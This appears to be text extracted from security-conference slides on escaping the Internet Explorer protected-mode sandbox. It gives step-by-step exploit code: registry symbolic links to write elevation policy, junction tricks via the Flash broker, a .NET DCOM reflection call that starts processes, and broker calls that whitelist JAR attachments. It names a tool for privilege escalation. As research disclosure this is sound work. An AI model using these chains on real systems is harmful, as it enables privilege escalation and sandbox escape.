
- Can induce medium integrity IE to create keys
- Any key we create will have ACL allowing EPM process full access
- But surely we can't create any interesting keys?
- **Well obviously we can!**

Registry Symbolic Links

The following table lists the specific access rights for registry key objects.

Value	Meaning
KEY_ALL_ACCESS (0xF003F)	Combines the STANDARD_RIGHTS_REQUIRED, KEY_QUERY_VALUE, KEY_SET_VALUE, KEY_CREATE_SUB_KEY, KEY_ENUMERATE_SUB_KEYS, KEY_NOTIFY, and KEY_CREATE_LINK access rights.
KEY_CREATE_LINK (0x0020)	Reserved for system use.
KEY_CREATE_SUB_KEY (0x0004)	Required to create a subkey of a registry key.


Finding a Target Key



Exploitation: Step 1

- Create a symbolic link from accessible registry area to target:

```
NtCreateKey(&hKey, KEY_ALL_ACCESS, &oa, 0, NULL,  
            REG_OPTION_CREATE_LINK, &disposition);  
RtlInitUnicodeString(&valuename, L"SymbolicLinkValue");  
NtSetValueKey(hKey, &valuename, 0, REG_LINK,  
              dst, wcslen(dst) * sizeof(WCHAR));
```




Exploitation: Step 2

- Execute Internet Explorer to cause key to be created

```
WCHAR cmdline [] = L"iexplore.exe x";
```

```
CreateProcess(L"C:\Program Files\Internet Explorer\iexplore.exe",
    cmdline, NULL, NULL, FALSE, 0, NULL, &startInfo, &procInfo));
```



Exploitation: Step 3

- Open created key and fill in Registry Values for elevation policy

```
RegOpenKeyEx(hKeyIE,  
    L"Low Rights\\ElevationPolicy\\{C2B9F6A6-6E3C-4954-8A73-69038A049D00}",  
    0, KEY_ALL_ACCESS, &hKey);  
  
CreateRegistryValueString(hKey, L"AppName", L"calc.exe");  
CreateRegistryValueString(hKey, L"AppPath", L"C:\\windows\\system32");  
CreateRegistryValueDword(hKey, L"Policy", 3);
```


Exploitation: Step 4

- Force IE to refresh elevation policy

```
RtlInitUnicodeString(&objName,  
    "\\\Sessions\\\\1\\\\BaseNamedObjects\\\\LRIElevationPolicy_");  
InitializeObjectAttributes(&objAttr, &objName,  
    OBJ_CASE_INSENSITIVE, 0, 0);  
  
NtOpenSection(&hSection, SECTION_MAP_READ | SECTION_MAP_WRITE,  
    &objAttr);  
int* p = MapViewOfFile(hSection, FILE_MAP_READ | FILE_MAP_WRITE,  
    0, 0, sizeof(int));  
  
// Increment counter  
*p = *p + 1;
```

Exploitation: Step 5

- Execute new process



What about Files?

- Can we do a similar trick for files?
- Vista introduced file symlinks
 - Can't use, requires administrator privileges
- But!!!
- Directory symlinks exist, they are called Junctions
 - Requires no privilege other than creating directory

Flash Broker

- Broker COM object for Flash (installed by default on Windows 8)
- Has some interesting functions:
 - BrokerCreateFile
 - BrokerCreateDirectory

Accessible Locations


%USERPROFILE%\AppData\Roaming\Adobe\Flash Player

%USERPROFILE%\AppData\Roaming\Macromedia\Flash Player


%TEMP%

Exploring COM Elevation Policy

COM Elevation Policy



.NET Deployment Service (DFSVC)



Connecting to DFSVC

```
WCHAR cmdline [] = L"dfsvc.exe";
IUnknown* pDFSvc;


STARTUPINFO startInfo = { 0 };
PROCESS_INFORMATION procInfo = { 0 };

// Start dfsvc (because we can due to the ElevationPolicy)
CreateProcess(L"C:\Windows\Microsoft.NET\Framework\v4.0.30319\dfsvc.exe", cmdline,
    nullptr, nullptr, FALSE, 0, nullptr, nullptr, &startInfo, &procInfo);
// Get instance of DFSvc object
CoCreateInstance(CLSID_DFSvc, nullptr, CLSCTX_LOCAL_SERVER, IID_PPV_ARGS(&pDFSvc));
```

Click Once Broker (DFsvc)

```
[ComVisible(true), Guid("20FD4E26-8E0F-4F73-A0E0-F27B8C57BE6F")]
public class DeploymentServiceCom
{
    public void ActivateDeployment(string deploymentLocation,
                                   bool isShortcut);
    public void ActivateDeploymentEx(string deploymentLocation,
                                    int unsignedPolicy,
                                    int signedPolicy);
    public void ActivateApplicationExtension(string textualSubId,
                                             string deploymentProviderUrl,
                                             string targetAssociatedFile);
    public void MaintainSubscription(string textualSubId);
    public void CheckForDeploymentUpdate(string textualSubId);
    public void EndServiceRightNow();
    public void CleanOnlineAppCache();
}
```

Fun with .NET DCOM



MSCORLIB Type Library

```
interface _Object : IDispatch {
    HRESULT ToString([out, retval] BSTR* pRetVal);
    HRESULT Equals(
        [in] VARIANT obj,
        [out, retval] VARIANT_BOOL* pRetVal);
    HRESULT GetHashCode([out, retval] long* pRetVal);
    HRESULT GetType([out, retval] _Type** pRetVal);
};
```

MSCORLIB Type Library

```
interface _Object : IDispatch {
    HRESULT ToString([out, retval] BSTR* pRetVal);
    HRESULT Equals(
        [in] VARIANT obj,
        [out, retval] VARIANT_BOOL* pRetVal);
    HRESULT GetHashCode([out, retval] long* pRetVal);
    HRESULT GetType([out, retval] _Type** pRetVal);
};
```



MSCORLIB Type Library

```
interface _Object : IDispatch {  
    HRESULT ToString([out, retval] BSTR* pRetVal);  
    HRESULT Equals(  
        [in] VARIANT obj,  
        [out, retval] VARIANT_BOOL* pRetVal);  
    HRESULT GetHashCode([out, retval] long* pRetVal);  
    HRESULT GetType([out, retval] _Type** pRetVal);  
};
```

Exploiting The Vulnerability


```
// Get .NET Type for System.Type
_Type* type = COMObject->GetType()->GetType();

// Get static .NET method GetType(String)
_MethodInfo* mi = type->GetMethod("GetType");
// Invoke method to lookup process type
type = mi->Invoke("System.Diagnostics.Process, System");

// Lookup Start(String) method
mi = type->GetMethod("Start");
// Run CALC
mi->Invoke("calc")
```

ExploitDotNetDCOM

- Simple tool to exploit vulnerable versions of .NET
- Use for Privileged Escalation and potentially RCE



Working with the Broker

Broker Interfaces

- Under the hood broker exposes many DCOM services to protected mode process.
- Accessed through the *IEUserBroker* object accessible from protected mode
- Passed via alternative IPC mechanism and accessed through *ierutils!CoCreateUserBroker*

Access Broker Object

```
typedef HRESULT(__stdcall *f)(IEUserBroker* ppBroker);

IEUserBroker* GetUserBroker()
{
    IEUserBroker* broker;
    HMODULE hMod = LoadLibrary(L"iertutil.dll");

    f pf = (f) GetProcAddress(hMod, (LPCSTR)58);
    pf(&broker);

    return broker;
}
```



Extracting COM Interface Definitions

- Public Symbols provide the answer
- Run simple IDA Python Script

IEUserBroker Interface

Extracted from IE Public Symbols (ieframe.dll)

```
struct IIEUserBroker : IUnknown
{
    HRESULT Initialize();
    HRESULT CreateProcessW();
    HRESULT WinExec();
    HRESULT BrokerCreateKnownObject(CLSID*, IID*, IUnknown**);
    HRESULT BrokerCoCreateInstance();
    HRESULT BrokerCoCreateInstanceEx();
    HRESULT BrokerCoGetClassObject();
};
```

IEUserBroker Interface

Extracted from IE Public Symbols (ieframe.dll)

```
struct IIEUserBroker : IUnknown
{
    HRESULT Initialize();
    HRESULT CreateProcessW();
    HRESULT WinExec();
    HRESULT BrokerCreateKnownObject(CLSID*, IID*, IUnknown**);
    HRESULT BrokerCoCreateInstance();
    HRESULT BrokerCoCreateInstanceEx();
    HRESULT BrokerCoGetClassObject();
};
```

BrokerCreateKnownObject



The screenshot shows a debugger window displaying assembly code. The code is annotated with comments explaining the parameters and flow of the function.

```
; Attributes: bp-based frame
; _int32 __stdcall CIEUserBrokerObject::BrokerCreateKnownObject(CIEUserBrokerObject * __hidden this, const struct _GUID *, const struct _GUID *, struct IUnknown **)
?BrokerCreateKnownObject@CIEUserBrokerObject@@UAGJABU_GUID@@@0PAPAUIUnknown@@Z proc near

this= dword ptr  8
rclsid= dword ptr  0Ch
riid= dword ptr  10h
ppv= dword ptr  14h

; FUNCTION CHUNK AT 100A0169 SIZE 00000027 BYTES
; FUNCTION CHUNK AT 10162174 SIZE 00000005 BYTES
; FUNCTION CHUNK AT 1016225C SIZE 00000041 BYTES

mov     edi, edi
push    ebp
mov     ebp, esp
push    esi, [ebp+rclsid] ; struct _GUID *
mov     esi, [ebp+rclsid]
mov     ecx, offset _CLSID_CShdocvwBroker
push    edi, [ebp+riid] ; struct _GUID *
mov     edx, esi
mov     edi, 80070005h
call    ?IsEqualGUID@@YGHABU_GUID@@@0Z ; IsEqualGUID(_GUID const &, _GUID const &)
test    eax, eax
jz     loc_10162174
```

Some Known Objects

Name	CLSID
Shell Document View Broker	{9C7A1728-B694-427A-94A2-A1B2C60F0360}
Feeds Low Rights Broker	{A7C922A0-A197-4AE4-8FCD-2236BB4CF515}
Protected Mode API	{ED72F0D2-B701-4C53-ADC3-F2FB59946DD8}
Settings Broker	{C6CC0D21-895D-49CC-98F1-D208CD71E047}
IE Recovery Store	{10BCEB99-FAAC-4080-B20F-AD07CD671EEF2}
WinINET Broker	{C39EE728-D419-4BD4-A3EF-EDA059DBD935}

Shell Document View Broker


- Monster broker interface implemented in ieframe.dll
- Around 145 separate function calls

```
struct IShdocvwBroker : IUnknown
{
    HRESULT RedirectUrl();
    HRESULT RedirectShortcut();
    HRESULT RedirectUrlWithBindInfo();
    HRESULT NavigateUrlInNewTabInstance() ;


    // And on for another 141 functions!!!
};
```

SetAttachmentUserOverride

- Function which adds a ProgID to the AttachmentExecute registry key
- What is that registry key used for?



JAR Files



Exploiting the Vulnerability

```
IWebBrowser2* browser;
IShdocvwBroker* shdocvw;

broker->BrokerCreateKnownObject(CLSID_CShdocvwBroker,
                                 IID_PPV_ARGS(&shdocvw));

shdocvw->SetAttachmentUserOverride(L"jarfile");

